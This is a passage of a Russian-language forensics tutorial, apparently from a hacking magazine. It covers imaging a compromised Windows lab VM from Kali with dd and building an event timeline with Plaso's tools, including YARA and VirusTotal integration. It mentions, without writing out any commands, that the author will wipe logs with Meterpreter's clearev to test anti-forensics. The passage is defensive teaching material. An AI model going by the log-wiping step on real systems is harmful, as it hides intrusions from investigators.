Для подготовки тестовых событий нам понадобится две виртуальные машины: на одной будет работать Windows 10, на второй — Kali Linux 2021.2. Если будешь собирать тестовую среду самостоятельно, рекомендую не делать большой диск для винды, хватит и 40 Гбайт — потом все процессы будут протекать быстрее. Плюс для большей наглядности при анализе рекомендую установить на подопытную машину Sysmon. Про эту утилиту в рубрике «Админ» была статья «Sysmon для безопасника». Когда мы пойдем по следам злоумышленника, ты поймешь, в чем ценность этой утилиты.

Описывать заражение и постэксплуатацию системы не буду, чтобы в дальнейшем нам было интереснее добывать из образа улики. Все равно, если ты внимательно читаешь статьи из рубрики «Взлом», ничего нового я тебе не расскажу.

После того как мы от души пошалили в подопытной системе, пришла пора снимать маску киберпреступника и доставать чемоданчик криминалиста.

INFO

Делать именно так, как описано ниже, необязательно. В статье я привожу общий подход для всех подобных ситуаций, в том числе на реальном железе. Инструмент Plaso, которым мы будем пользоваться, успешно скушает и образ от виртуалки, если он у тебя хранится одним файлом .vmdk.

После сбора улик с виртуалки я еще раз закину на атакуемую систему шелл, зачищу логи с помощью команды clearev из Meterpreter и сделаю повторный сбор улик. В конце статьи посмотрим, насколько эффективно Meterpreter умеет заметать следы и можно ли на него в этом полагаться.


Выключим обе виртуалки, подкиним в Kali вторым жестким диском виртуальный диск от Windows и настроим для Kali Shared Folder на жестком диске твоего хостового компа, где будет достаточно свободного места, чтобы сделать побайтовую копию диска винды. Если ты выделил на нее 40 Гбайт, то на диске должно быть минимум столько же свободного места.

Загрузимся в Kali, создадим точку монтирования и подмонтируем Shared Folder:

```
$ sudo mkdir /mnt/hgfs
$ sudo /usr/bin/vmhgfs-fuse .host:/ /mnt/hgfs -o subtype=vmhgfs-fuse,
allow_other
```

Находим интересующий нас жесткий диск:

```
$ sudo fdisk -l
```




```
┌──(kali㉿kali)-[~]
└─$ sudo fdisk -l

Disk /dev/sda: 60 GiB, 64424509440 bytes, 125829120 sectors
Disk model: VMware Virtual S
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 9501A0C4-96D6-43A1-A44B-04E3607C2A54

Device       Start       End   Sectors  Size Type
/dev/sda1     2048   1085439   1083392  529M Windows recovery environment
/dev/sda2  1085440   1288191    202752   99M EFI System
/dev/sda3  1288192   1320959     32768   16M Microsoft reserved
/dev/sda4  1320960 125827071 124506112 59.4G Microsoft basic data
```

В нашем случае это **sda**. Запускаем создание побайтовой копии:

```
$ sudo dd if=/dev/sda of=/mnt/hgfs/dd/disk1.dd bs=8M
```

Дождемся окончания копирования и выключаем виртуалку. Теперь, согласно всем протоколам, осталось посчитать контрольную сумму от полученного образа, и можно вносить флюгергехаймер.



Продолжение статьи →

ТАЙМЛАЙН ВСЕГО

ИСПОЛЬЗУЕМ PLASO ДЛЯ СБОРА СИСТЕМНЫХ СОБЫТИЙ

PLASO

Plaso (рекурсивный акроним от исландского Plaso Langar Að Safna Öllu, или для тех, кто не очень понимает исландский, «Plaso хочет собрать все») — инструмент, разработанный на Python, основная задача которого — построить супертаймлайн-всего-возможного-что-происходило-в-системе и выплюнуть все это в один гигабайтный CSV.

Релиз 1.0.0 состоялся 5 декабря 2012 года, хотя если смотреть глубже, на утилиту log2timeline, написанную на Perl, то первое упоминание на Forensics Wiki датируется аж 28 августа 2009-го. В те времена некоторые нынешние компьютерные хулиганы еще только начали посещать частные детские дошкольные учреждения, в которых им, к сожалению, ничего про уголовный кодекс не рассказывали.

Установка

Для установки Plaso (на момент написания статьи актуальный релиз 20210606) особых скиллов не требуется, на Linux так и вообще все, что тебе нужно, — терминал и доступ в интернет. На случай, если тебе захочется покопаться в исходниках, клонируй репозиторий, если не захочется — используй pip.

```
$ sudo apt-install python3-pip
$ pip install plaso elasticsearch
```


Далее устанавливаем все требуемые зависимости:

```
$ pip install -r requirements.txt
```

В файле requirements.txt отсутствуют опциональные зависимости chardet, fakeredis и mock, поэтому еще одна команда, и все успешно заведется:

```
$ pip install chardet fakeredis mock
```

На винде дела обстоят посложнее только лишь из-за того, что тебе придется доустановить в систему Build Tools for Visual Studio. Но проблема решается элементарно, если у тебя есть в загашнике установочный пакет Visual Studio 2017 (именно с ним у меня все получилось). Запусти установку и выбери в разделе Individual components компонент VC++ 2015.3 v14.00 (v140) toolset for desktop. После этого все зависимости установятся через pip.


Modifying — Visual Studio Build Tools 2017 — 15.9.31

Compilers, build tools, and runtimes

☐ C++/CLI support
☐ Clang/C2 (experimental)
☐ F# compiler
☐ Modules for Standard Library (experimental)
☑ VC++ 2015.3 v14.00 (v140) toolset for desktop
☐ VC++ 2017 version 15.4 v14.11 toolset
☐ VC++ 2017 version 15.5 v14.12 toolset
☐ VC++ 2017 version 15.6 v14.13 toolset
☐ VC++ 2017 version 15.7 v14.14 toolset
☐ VC++ 2017 version 15.8 v14.15 toolset
☐ VC++ 2017 version 15.9 v14.16 latest v141 tools
☐ VC++ 2017 version 15.9 v14.16 Libs for Spectre (ARM)
☐ VC++ 2017 version 15.9 v14.16 Libs for Spectre (ARM64)
☐ VC++ 2017 version 15.9 v14.16 Libs for Spectre (x86 and x64)
☐ Visual C++ 2017 Redistributable Update
☐ Visual C++ compilers and libraries for ARM

Installation details
- MSBuild Tools
- Individual components
  - ☑ Windows Universal CRT SDK
  - ☑ Windows 8.1 SDK
  - ☑ VC++ 2015.3 v14.00 (v140) toolset for desktop

Location
C:\Program Files (x86)\Microsoft Visual Studio\2017\BuildTools

By continuing, you agree to the license for the Visual Studio edition you selected. We also offer the ability to download other software with Visual Studio. This software is licensed separately, as set out in the 3rd Party Notices or in its accompanying license. By continuing, you also agree to those licenses.

Total space required 4.6 GB

Набор инструментов

В состав Plaso входит несколько утилит, они находятся в каталоге tools.

image_export — утилита для извлечения из устройства или его образа файлов по различным критериям: начиная с расширения и путей, заканчивая сигнатурами и временем создания или модификации. Кроме того, данный инструмент после извлечения файлов сгенерирует файл `hashes.json`, в который попадут хеш-значения всех извлеченных файлов для дальнейшей проверки, например на VirusTotal.

Примеры запуска:

```
py image_export.py disk1.dd
```

Параметры `--names`, `--extensions` и `--date-filter` не должны вызвать у тебя никаких вопросов, рассмотрим подробнее только извлечение по сигнатурам.

```
py image_export.py --signatures list
```

Эта команда выведет все описанные в `data\signatures.conf` сигнатуры, которые можно поискать среди исследуемых файлов для извлечения. Понятное дело, в конфиге записаны только базовые сигнатуры на все случаи жизни, но никто не мешает самостоятельно добавить в конфиг строку с необходимой тебе специфической сигнатурой файла, главное при этом — выбрать уникальный идентификатор.

Например, извлечь все файлы Windows PE можно с использованием готовой сигнатуры `exe_mz`:

```
py image_export.py --signatures exe_mz disk1.dd
```

log2timeline — основной инструмент, с которого, собственно, двенадцать лет назад все и началось. Он используется для извлечения разных событий из файлов, каталогов (например, точек монтирования), устройства или его образа. В результате работы утилита формирует файл в формате Plaso, в дальнейшем он и будет использоваться для анализа.

Вот как выглядит стандартный запуск:

```
py log2timeline.py --storage-file output_file disk1.dd
```

Все виды файлов, из которых может быть извлечена полезная для формируемого таймлайна информация, находятся в каталоге `test_data`, а непосредственно сами парсеры размещены в каталоге `plaso/parsers`. Так что, если понадобится доработать либо разработать новый парсер для какого-то особенного формата файла, ты знаешь, где начинать копать! ;)

Отдельно стоит отметить использование опции `--process-archives`. Она может сильно увеличить время работы утилиты, однако, как ты понимаешь, в каком-нибудь архиве может быть случайно обнаружена важная улика, забытая злоумышленником.

Замечательное свойство log2timeline — интеграция с правилами YARA. Чтобы добавить в результаты таймлайна сведения о срабатываниях правил YARA, необходимо запустить инструмент с ключом `--yara_rules`.

```
py log2timeline.py --storage-file output_file --process-archives
--yara_rules rules.yar disk1.dd
```

где `rules.yar` — предварительно подготовленный тобой файл с правилами YARA.

Если предварительно добыть опенсорсные правила (к примеру, от Clam AV) и сконвертировать их в формат YARA, то в итоге из незамысловатой утилиты log2timeline начинает превращаться в мощный инструмент.

pinfo — утилита для вывода информации о содержимом файла Plaso, например версиях, парсерах, типах событий, попавших в отчет, их количестве и ошибках.

При анализе бывает полезна опция `-v`, которая дополнительно выведет подробную информацию об имени компьютера, точную версию ОС и информацию о пользователях.

psort — утилита, которая позволит выполнить дополнительную обработку и сконвертировать полученный ранее файл Plaso в формат, в котором будет вестись его дальнейший анализ. При его запуске не забывай использовать опцию `--output-time-zone` для того, чтобы потом в ходе анализа к временным меткам (которые по умолчанию в UTC) не прибавлять нужный тебе часовой пояс.

Запуская утилиту с опцией `--analysis plugin` и на основании обработанных событий ты получишь высокоуровневую информацию от плагина, например о наличии среди всех исследуемых файлов вредоносов, когда-либо загруженных на VirusTotal. Причем запускать этот плагин можно без боязни слить в облако какую-то чувствительную для заказчика информацию, поскольку проверка идет исключительно по хеш-значениям, посчитанным на этапе сбора данных. Понятно, что для работы с этим плагином потребуется API-ключ от сервиса. Также есть поддержка работы с фреймворком Viper, в котором у тебя могут быть собственные накопления малвари.

Опции `--slice` и `--filter` позволяют выбрать определенные события в диапазоне нескольких минут от момента интересующего тебя события, однако их подробно рассматривать в этой статье не будем.

Конвертировать события можно в разные форматы, в том числе в CSV, XLSX и JSON, для выбора формата используй опцию `-o`.

psteal — утилита, объединяющая в себе функции log2timeline и psort. Лично я пользовался ей всего один раз, и то чисто из любопытства. Список опций небольшой. Однако как экспресс-средство в каких-то определенных ситуациях вполне может подойти.

Использование

Теперь, когда примерно понятно, для чего козе все эти музыкальные инструменты, давай попробуем их в деле.

Для начала запустим сбор логов:

```
py log2timeline.py --storage-file "d:\Work\!Статья\test_case_1.plaso"
"d:\Work\!Статья\dd\disk1.dd"
```

Если Plaso обнаружит теневые копии томов, то он радостно отрапортует о том, что готов выгрести все доступные события в том числе и из них. Соглашаемся со всеми его предложениями и идем пить кофе и читать «Хакер». Отведенное на это время зависит от ресурсов твоего компа и объема данных, которые поступили на вход.

Когда компрометация системы была давно и злодей долго в ней копошился, а в конце почистил за собой логи, из теневых копий иногда все равно можно вытащить много информации, даже без использования Sysmon.


> **INFO**
>
> По статистике, которая пару лет назад попалась мне на глаза, средний период нахождения злоумышленника в скомпрометированной системе составляет почти девять месяцев!

Именно поэтому злодеи очень любят при отходе запускать еще и криптолокер. Однако это в большинстве случаев далеко не так эффективно, как кажется на первый взгляд.

По окончании работы утилиты (в моем случае сбор логов занял примерно час) можно переходить к анализу.


Давай запустим pinfo и посмотрим, что он скажет нам об исследуемом образе.

